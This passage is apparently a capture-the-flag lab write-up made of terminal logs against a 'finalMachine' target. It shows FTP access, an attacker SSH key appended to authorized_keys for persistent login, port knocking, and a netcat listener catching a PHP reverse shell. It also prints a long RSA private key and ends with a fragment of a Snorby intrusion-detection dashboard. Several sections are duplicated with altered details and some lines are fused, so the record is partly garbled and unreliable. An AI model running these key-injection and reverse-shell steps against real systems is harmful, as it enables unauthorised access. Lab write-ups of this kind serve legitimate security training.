+-----[SHA256]-----+
root@01dee95f9ee5:/tmp# █

```

```

root@01dee95f9ee5:/tmp# ls -la
total 640
drwxrwxrwt 1 root root 4096 Jan 27 17:05 .
drwxr-xr-x 1 root root 4096 Jan 26 20:52 ..
-rw-r--r-- 1 root root 95 Jan 27 17:01 finalstep.txt
-rw-r--r-- 1 root root 303 Jan 27 15:01 form.html
-rw----- 1 root root 1766 Jan 27 17:05 id_rsa
-rw-r--r-- 1 root root 399 Jan 27 17:05 id_rsa.pub
-rw-r--r-- 1 root root 20 Jan 27 16:02 info
-rw-r--r-- 1 root root 17 Jan 27 16:13 knockd_port2
-rw-r--r-- 1 root root 11 Jan 27 16:02 pass
-rw-r--r-- 1 root root 615693 Jan 27 11:13 passwords.txt

```

```

root@01dee95f9ee5:/tmp# ftp 11.10.1.40
Connected to 11.10.1.40.
220 I am finalMachine you cannot own me muhahaha
Name (11.10.1.40:root): finalMachine
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-sr-x   1 1000      1000                4096 Jan 25 00:03 .
drwxr-sr-x   1 1000      1000                4096 Jan 25 00:03 ..
drwxr-sr-x   1 1000      1000                4096 Jan 25 00:03 .ssh
-rw-r--r--   1 0         0                  95 Jan 24 23:22 finalstep.txt
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--   1 1000      1000                751 Jan 24 23:22 authorized_keys
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for authorized_keys (751 bytes).
226 Transfer complete.
751 bytes received in 0.01 secs (120.8036 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#

```

```

root@01dee95f9ee5:/tmp# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQChth2kEtq4Ywyf7RQ4ToiUozjFoaDQJum/baIKXQvaNoM0sBshRN1/GKP5tank88Lbsn1euRTLjw/dkg2A1c3k910wa+kh039pkFnCyBqX6nRwQY+5Ec9WCsYaEhy/FLZ
/5t072Vgr93j1dPL9A3aLuRuNScgJ3D011eHTFKLI50r9T21r8APCEfNwfw0fuw/6Yr5AUd0SL3ht6F0hm/95PZr4XPzPuv5800rrciW4shw3TUJsd5D5oMP7Ysd1Q3SLaiRLJJ+1QtF0s5ftQ5p0NH122rGk0RL6R0TZry+Y
0EXIXtqJEE9XVlk7GtBU5fB7oHjp+IQP0nsW7bCFMTK17Ybu8yCbTPI9NHrLSoyJhabF2wu4RshQNVHmwigIHy2Mw8YjpgwsBNK1U/kZMb5pGEKHC5ILpMJCTV+j3Mfq3qK1KZnjqGtdYcq2s92aHtFLXy2VhwpHFqv+bEZR9uE
ZERDTs3P850B2860d20dnX0CeVxF2EgYX3Rhx5V5vFPjegnQTH1ChNBysv+vd3GGIpKCRcdxENvqkzC8Myrq5w85yef8PT4KNvFhLWkQUgke6G0eyrD/hrtmpzg+IwGnLX8mQHSAXebDTbrVBV15ch4st04cD7IOS9mz9tIHS1
qyrPcny4DysMdnjWBFf5Lok1UwLzrnPNfE3vKhCn2w== finalMachine@5e46a7fc1147
root@01dee95f9ee5:/tmp#

```

```

root@01dee95f9ee5:/tmp# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDEag4Vq877xAB0Un1bXABksPCgQCwZp15FM70x2t8Znur0zIze6BwGneFNyx8H5sdrFft0wd62Tdp7P01U90r8N82yv09KCLX0ANPwK6E9U/AlMaR/iLVCAhI9svr+hUzbF
u8hLAr13L/ZL1D0wqghsMyu8Zgg1Ym/0D1xHHj80X5XNjTucyE7fhJEY1xkoV124blzu//96AJaKAC53K06onDlWNLjxj58ctXIg7r7++nydwRSjHbrXb595EFcr9wom/+9UgwPZrbWMS0k4j3vxyuejyfk0DIxpozYhVmsa0
H/0KML5yjpumFAiEeaZpauEVBFYtZV7eIwFIR+vJ root@01dee95f9ee5
root@01dee95f9ee5:/tmp#

```

```

root@01dee95f9ee5:/tmp# cat id_rsa.pub >> authorized_keys
root@01dee95f9ee5:/tmp# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQChth2kEtq4Ywyf7RQ4ToiUozjFoaDQJum/baIKXQvaNoM0sBshRN1/GKP5tank88Lbsn1euRTLjw/dkg2A1c3k910wa+kh039pkFnCyBqX6nRwQY+5Ec9WCsYaEhy/FLZ
/5t072Vgr93j1dPL9A3aLuRuNScgJ3D011eHTFKLI50r9T21r8APCEfNwfw0fuw/6Yr5AUd0SL3ht6F0hm/95PZr4XPzPuv5800rrciW4shw3TUJsd5D5oMP7Ysd1Q3SLaiRLJJ+1QtF0s5ftQ5p0NH122rGk0RL6R0TZry+Y
0EXIXtqJEE9XVlk7GtBU5fB7oHjp+IQP0nsW7bCFMTK17Ybu8yCbTPI9NHrLSoyJhabF2wu4RshQNVHmwigIHy2Mw8YjpgwsBNK1U/kZMb5pGEKHC5ILpMJCTV+j3Mfq3qK1KZnjqGtdYcq2s92aHtFLXy2VhwpHFqv+bEZR9uE
ZERDTs3P850B2860d20dnX0CeVxF2EgYX3Rhx5V5vFPjegnQTH1ChNBysv+vd3GGIpKCRcdxENvqkzC8Myrq5w85yef8PT4KNvFhLWkQUgke6G0eyrD/hrtmpzg+IwGnLX8mQHSAXebDTbrVBV15ch4st04cD7IOS9mz9tIHS1
qyrPcny4DysMdnjWBFf5Lok1UwLzrnPNfE3vKhCn2w== finalMachine@5e46a7fc1147
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDEag4Vq877xAB0Un1bXABksPCgQCwZp15FM70x2t8Znur0zIze6BwGneFNyx8H5sdrFft0wd62Tdp7P01U90r8N82yv09KCLX0ANPwK6E9U/AlMaR/iLVCAhI9svr+hUzbF
u8hLAr13L/ZL1D0wqghsMyu8Zgg1Ym/0D1xHHj80X5XNjTucyE7fhJEY1xkoV124blzu//96AJaKAC53K06onDlWNLjxj58ctXIg7r7++nydwRSjHbrXb595EFcr9wom/+9UgwPZrbWMS0k4j3vxyuejyfk0DIxpozYhVmsa0
H/0KML5yjpumFAiEeaZpauEVBFYtZV7eIwFIR+vJ root@01dee95f9ee5
root@01dee95f9ee5:/tmp#

```



```
root@01dee95f9ee5:/tmp# ftp 11.10.1.40
Connected to 11.10.1.40.
220 I am finalMachine you cannot own me muhahaha
Name (11.10.1.40:root): finalMachine
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-sr-x   1 1000      1000          4096 Jan 25 00:03 .
drwxr-sr-x   1 1000      1000          4096 Jan 25 00:03 ..
drwxr-sr-x   1 1000      1000          4096 Jan 25 00:03 .ssh
-rw-r--r--   1 0         0              95 Jan 24 23:22 finalstep.txt
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
1150 bytes sent in 0.00 secs (43.8690 MB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#
```

```
root@01dee95f9ee5:/tmp# knock 11.10.1.40 8181, 15000, 3001
root@01dee95f9ee5:/tmp# nmap 11.10.1.40

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-27 17:25 UTC
Nmap scan report for 11.10.1.40
Host is up (0.000025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
root@01dee95f9ee5:/tmp#
```

```
root@kali:~/Downloads/php-reverse-shell-1.0# ssh -i id_rsa finalMachine@11.10.1.40
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

fec9fa6971d3:~$
```

```
fec9fa6971d3:/secret$ cd /home
fec9fa6971d3:/home$ ls
finalMachine secret$
fec9fa6971d3:/home$ cd secret$
fec9fa6971d3:/home/secret$ ls
youwin.png
fec9fa6971d3:/home/secret$
```



```
fec9fa6971d3:/home/secret$ exit
Connection to 11.10.1.40 closed.
root@kali:~/Downloads/php-reverse-shell-1.0# scp -i id_rsa finalMachine@11.10.1.40:/home/secret/youwin.png .
youwin.png 100% 192KB 57.6MB/s 00:00
root@kali:~/Downloads/php-reverse-shell-1.0#
```






## Hacking optionalmachine












```
root@kali:~/Downloads/php-reverse-shell-1.0# nc -n -vv -l -p 1234
listening on [any] 1234...config_soluzione
```



```
root@kali:~/Downloads/php-reverse-shell-1.0# nc -n -vv -l -p 1234
listening on [any] 1234 ...
connect to [11.10.1.1] from (UNKNOWN) [11.10.1.55] 42078
Linux 62523f9a57ba 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) x86_64 x86_64 x86_64 GNU/Linux
18:12:14 up 10:06, 10 users, 0 load average: 0.25, 0.23, 0.25
USER  PID TTY          FROM LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ whoami
www-data
$
```

```
$ ls
averyspecialsecretnotereadme
finalMachineKey
secret
$ cat averyspecialsecretnotereadme
If you have found me you have opened a reverse shell congratulation ! Now go to finalMachine at 11.10.1.40 and win!!!
$
```



```
$ cat finalMachineKey.promano/.docker-images/Knockd_port3# ls -la
-----BEGIN RSA PRIVATE KEY-----
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
ZuG9AoIBAQCXwjci+j6j+TDDpJ6Px CueV89L83SNhu4jvpy350I7tWV3BpBSRpZf
Egbz9wM+6Q0IMZeYSIMpwU+fFNyX0sA92LFeSt9Vr8xjjyHiUHmzrzSwtam1JxUx
```

```
root@kali:~/Downloads/php-reverse-shell-1.0# ssh -i id_rsa finalMachine@11.10.1.40
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.


You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

fec9fa6971d3:~$
```

```
fec9fa6971d3:/secretDir$ cd /home
fec9fa6971d3:/home$ ls
finalMachine  secretDir
fec9fa6971d3:/home$ cd secretDir
fec9fa6971d3:/home/secretDir$ ls
youwin.png
fec9fa6971d3:/home/secretDir$
```

```
fec9fa6971d3:/home/secretDir$ exit
Connection to 11.10.1.40 closed.
root@kali:~/Downloads/php-reverse-shell-1.0# scp -i id_rsa finalMachine@11.10.1.40:/home/secretDir/youwin.png .
youwin.png 100% 192KB 57.6MB/s 00:00
root@kali:~/Downloads/php-reverse-shell-1.0#
```



Short



# Snorby

by  threat stack  
www.threatstack.com

## Login

Email

example@example.com

Password

password

Welcome, Sign In

Forgot Password?

☒ Remember me

© 2018 Threat Stack, Inc - Created By: Dustin Willis Webber

Snorby 2.6.3 - <https://github.com/Snorby/snorby>



Updated: 01/28/18 09:49 AM UTC



8,929 / 8,929

0 / 8,929

### Destinations



Last 24 Hours

sensor1	8,951
---------	-------

Administrator 0

Traffic detected! 8,951

Traffic detected! 8,951

Traffic deleted: 8,951
